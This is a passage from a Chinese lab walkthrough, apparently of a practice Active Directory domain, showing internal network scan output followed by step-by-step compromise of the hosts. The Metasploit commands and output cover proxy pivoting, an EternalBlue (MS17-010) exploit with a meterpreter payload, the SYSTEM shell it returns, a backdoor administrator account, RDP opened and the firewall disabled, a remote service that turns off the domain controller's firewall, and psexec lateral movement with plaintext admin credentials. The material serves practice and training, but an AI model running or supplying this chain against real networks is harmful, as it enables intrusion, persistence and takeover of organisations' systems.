24 [2025-12-17 14:36:52] [INFO] 有效端口数量: 233
25 [2025-12-17 14:36:52] [SUCCESS] 端口开放 192.168.93.30:88
26 [2025-12-17 14:36:52] [SUCCESS] 端口开放 192.168.93.10:22
27 [2025-12-17 14:36:52] [SUCCESS] 服务识别 192.168.93.10:22 => [ssh] 版
本:6.6.1p1 Ubuntu 2ubuntu2.13 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux;
protocol 2.0 Banner:[SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13.]
28 [2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.30:135
29 [2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.20:135
30 [2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.20:110
31 [2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.40:135
32 [2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.40:445
33 [2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.30:445
34 [2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.20:445
35 [2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.30:389
36 [2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.40:139
37 [2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.30:139
38 [2025-12-17 14:36:53] [SUCCESS] 端口开放 192.168.93.20:139
39 [2025-12-17 14:36:53] [SUCCESS] 服务识别 192.168.93.20:110 => [pop3] Banner:
[+OK TDpop3Server 1.0 POP3 Server ready..]
40 [2025-12-17 14:36:57] [SUCCESS] 服务识别 192.168.93.30:88 =>
41 [2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.40:445 =>
42 [2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.30:445 =>
43 [2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.20:445 =>
44 [2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.30:389 => [ldap] 产
品:Microsoft Windows Active Directory LDAP 系统:Windows 信息:Domain:
whoamianony.org, site: Default-First-Site-Name
45 [2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.40:139 => Banner:[.]
46 [2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.30:139 => Banner:[.]
```

```
47 [2025-12-17 14:36:59] [SUCCESS] 服务识别 192.168.93.20:139 => Banner:[.]
48 [2025-12-17 14:37:00] [SUCCESS] 端口开放 192.168.93.10:8000
49 [2025-12-17 14:37:03] [SUCCESS] 端口开放 192.168.93.20:8080
50 [2025-12-17 14:37:10] [SUCCESS] 服务识别 192.168.93.20:8080 => [http] 产
品:nginx
51 [2025-12-17 14:37:19] [SUCCESS] 服务识别 192.168.93.10:8000 => [http]
52 [2025-12-17 14:37:59] [SUCCESS] 服务识别 192.168.93.30:135 =>
53 [2025-12-17 14:37:59] [SUCCESS] 服务识别 192.168.93.20:135 =>
54 [2025-12-17 14:38:00] [SUCCESS] 服务识别 192.168.93.40:135 =>
55 [2025-12-17 14:38:00] [INFO] 存活端口数量: 15
56 [2025-12-17 14:38:00] [INFO] 开始漏洞扫描
57 [2025-12-17 14:38:00] [INFO] 加载的插件: findnet, ldap, ms17010, netbios,
pop3, smb, smb2, smbghost, ssh, webpoc, webtitle
58 [2025-12-17 14:38:01] [SUCCESS] 发现漏洞 192.168.93.20 [Windows 7 Professional
7601 Service Pack 1] MS17-010
59 [2025-12-17 14:38:01] [SUCCESS] NetInfo 扫描结果
60 目标主机: 192.168.93.20
61 主机名: PC1
62 发现的网络接口:
63     IPv4地址:
64         └─ 192.168.52.30
65 [2025-12-17 14:38:01] [SUCCESS] NetInfo 扫描结果
66 目标主机: 192.168.93.40
67 主机名: PC2
68 发现的网络接口:
69     IPv4地址:
70         └─ 192.168.93.40
71 [2025-12-17 14:38:01] [SUCCESS] NetInfo 扫描结果
72 目标主机: 192.168.93.30
73 主机名: DC
74 发现的网络接口:
75     IPv4地址:
76         └─ 192.168.93.30
77 [2025-12-17 14:38:01] [SUCCESS] 发现漏洞 192.168.93.40 [Windows 7 Professional
7601 Service Pack 1] MS17-010
78 [2025-12-17 14:38:01] [SUCCESS] 发现漏洞 192.168.93.30 [Windows Server 2012 R2
Datacenter 9600] MS17-010
79 [2025-12-17 14:38:01] [SUCCESS] NetBIOS 192.168.93.30
DC:DC.whoamianony.org          Windows Server 2012 R2 Datacenter 9600
80 [2025-12-17 14:38:01] [SUCCESS] NetBIOS 192.168.93.40  PC2.whoamianony.org
                                Windows 7 Professional 7601 Service Pack 1
81 [2025-12-17 14:38:01] [SUCCESS] 网站标题 http://192.168.93.20:8080 状态码:200
长度:10065 标题:通达OA网络智能办公系统
82 [2025-12-17 14:38:01] [SUCCESS] 网站标题 http://192.168.93.10:8000 状态码:200
长度:17474 标题:Laravel
83 [2025-12-17 14:38:02] [SUCCESS] 发现指纹 目标: http://192.168.93.20:8080 指纹:
[通达OA]
84 [2025-12-17 14:38:02] [SUCCESS] 发现指纹 目标: http://192.168.93.10:8000 指纹:
[Laravel]
85 [2025-12-17 14:38:17] [SUCCESS] 目标: http://192.168.93.10:8000
漏洞类型: poc-yaml-laravel-cve-2021-3129
86 漏洞名称:
87 详细信息:
88     author:Jarcis-cy(https://github.com/Jarcis-cy)
89     links:https://github.com/vulhub/vulhub/blob/master/laravel/CVE-2021-
3129
```

- 192.168.93.20是已上线主机，不用理会。
- 探测出两台主机，win7 192.168.93.40，域控 192.168.93.30
- 192.168.93.40 和 192.168.93.30 存在ms17-010

第三层上线

msf上线

配置代理

```
1 | run post/multi/manage/autoroute
```

```
1 | use auxiliary/server/socks_proxy
2 | set SRVHOST 0.0.0.0
3 | set SRVPORT 10801
4 | set VERSION 5
5 | run -j
```

永恒之蓝

- 攻击 192.168.93.40

```
1 | setg Proxies socks5:127.0.0.1:10801
2 | use exploit/windows/smb/ms17_010_永恒之蓝
3 | set rhosts 192.168.93.40
4 | set payload windows/x64/meterpreter/bind_tcp
5 | set rhost 192.168.93.40
6 | set lport 4444
7 | exploit
```

- 上线成功

```
[*] Sending stage (230982 bytes) to 192.168.93.40
[*] Meterpreter session 4 opened (127.0.0.1:39181 -> 127.0.0.1:10801) at 2025-12-18 10:49:56 +0800
[*] 192.168.93.40:445 - =====-
[*] 192.168.93.40:445 - =====-WIN=====
[*] 192.168.93.40:445 - =====-
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2784 created.
Channel 1 created.
Microsoft Windows [版本 6.1.7601]
* * * * * (c) 2009 Microsoft Corporation*****
```

RDP远程登录

- 添加用户，添加进管理员组

```
1 | net user Yyu a1b2c3.. /add
2 | net localgroup administrators Yyu /add
3 | net localgroup administrators //查看
```

- 一键开 3389 (注册表法，立即生效)

```
1 | reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

- 防火墙放行 3389 (如果有或者关闭防护墙)

```

1 netsh advfirewall firewall add rule name="RemoteDesktop-3389" dir=in
  action=allow protocol=TCP localport=3389
2
3 //关闭防火墙
4 sc stop mpssvc && sc config mpssvc start= disabled

```


- 确认远程桌面服务已启动

```

1 sc config TermService start= auto
2 net start TermService

```

- 成功登录



- 上传mimikatz同样抓不到域控的明文密码和hash
- 没招，先用wp的

SMB横向

```

1 //登录域控管理员权限
2 net use \\192.168.93.30\ipc$ "whoami2021" /user:"Administrator"
3
4 //远程创建一次性服务--关闭防火墙
5 sc \\192.168.93.30 create unablefirewall binpath= "netsh advfirewall set
  allprofiles state off"
6
7 //启动服务
8 sc \\192.168.93.30 start unablefirewall

```

- msf落地会话

```
1 | use exploit/windows/smb/psexec
2 | set rhosts 192.168.93.30
3 | set SMBUser administrator
4 | set SMBPass Whoami2021
5 | set payload windows/meterpreter/bind_tcp
6 | set rhost 192.168.93.30
7 | run
```